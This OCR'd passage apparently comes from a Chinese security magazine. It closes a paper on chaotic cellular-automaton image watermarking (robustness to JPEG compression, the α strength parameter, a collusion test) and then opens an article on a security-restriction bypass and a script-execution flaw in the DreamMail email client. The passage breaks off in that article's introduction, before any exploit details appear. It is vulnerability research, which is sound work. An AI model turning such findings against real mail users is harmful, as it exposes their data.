


图5




图6

图5中α=0.1,seed=6,num=6，图6中α=0.01,seed=6,num=6。当α=0.1时，过了60%相关性系数明显减低。当α=0.01时，当压缩率降低到小于70%已经检测不出，可见抗JPEG压缩的鲁棒性不强，这是由于我们将水印直接加到DCT的全部系数中，可以想象，该算法抗JPEG压缩的能力是很低的。

2. 水印强度参数α对水印不可见性的影响

由图7~图10可得，当α为0.1时，已经影响到不可见性了，因此α不可取太大。




图7 α=0.01




图8 α=0.1




图9 α= 0.5




图10 α= 5

3. 其他参数对水印性能的影响

(1)通过合谋攻击分析种子对水印性能的影响

分别选择1.2、18、0.5、32、2.4做种子生成水印信息，分别嵌入Lenna图像的r层，然后平均这5幅图像生成一幅图像，这5幅嵌入水印的图像如图11所示，通过检测平均后得到图像判断水印是否存在(α=0.01,num=6)。

表1

种子	1.2	18	0.5	32	2.4
相关性值	-0.0051	-0.0048	-0.0050	-0.0046	-0.0047




图11

在如表1所示的参考系数中，合谋攻击效果并不好。


(2)取不同的迭代次数，发现得出的水印从视觉上看没有显著差别。

小 结

本文系统分析总结了基于混沌细胞自动机数字水印的生成及嵌入策略，并且给出了其中一种实现，同时对这种水印生成算法进行了检测。本文还总结了各种因素对该水印鲁棒性、不可见性的影响，该水印结构的水印算法能够抵抗一些常见的攻击。

前置知识:无
关键词:脚本、DreamMail、跨域脚本漏洞

揭示DreamMail安全限制绕过与邮件跨域执行双重漏洞剖析



文/图 爱无言

DreamMail是一款专业的电子邮件客户端软件，具有非常丰富的用户功能，其中最引人注意

的地方是:DreamMail能自动检测破坏性邮件,增强系统安全和全面支持HTML邮件。你一定会诧异,为什么我偏偏选中这两个功能来作为今天研究的目标。"自动检测破坏性邮件"这一条体现的是DreamMail软件的安全性,而我们正好想要找出DreamMail的安全漏洞,所以不得不测试一下,DreamMail的安全性是不是如同它宣传的那样好。"全面支持HTML邮件"是邮件客户端软件最为常用的一个功能,但却往往成为恶意攻击者利用的短板,因为很多时候,邮件客户端软件如果不能正确处理恶意的HTML邮件将会触发脚本执行漏洞,甚至会导致用户系统上的数据信息被泄露给远程攻击者。

我们首先来测试一下DreamMail所谓的"自动检测破坏性邮件"包含哪些功能。最简单的一个测试就是看DreamMail对带有可执行文件格式的附件是否会采取一定的警告措施。一般来说,当邮件客户端软件接收到邮件后,对于邮件中附带的文件格式应该采取监视,如果此刻的附件属于可执行文件格式,那么当用户试图打开该邮件附件时,将会给出警告提示,或者调用杀毒软件进行安全检查后,提示用户是否选择运行该附件。这也是由于以前有很多木马病毒程序就是通过邮件中可执行文件格式的附件来实现广泛传播与扩散的。既然DreamMail带有"自动检测破坏性邮件"的功能,那么对于可执行文件格式的附件就应该采取一定的安全限制措施。为此,我们创建一封带有可执行文件格式附件的邮件,利用DreamMail软件接收该邮件后,当我们试图打开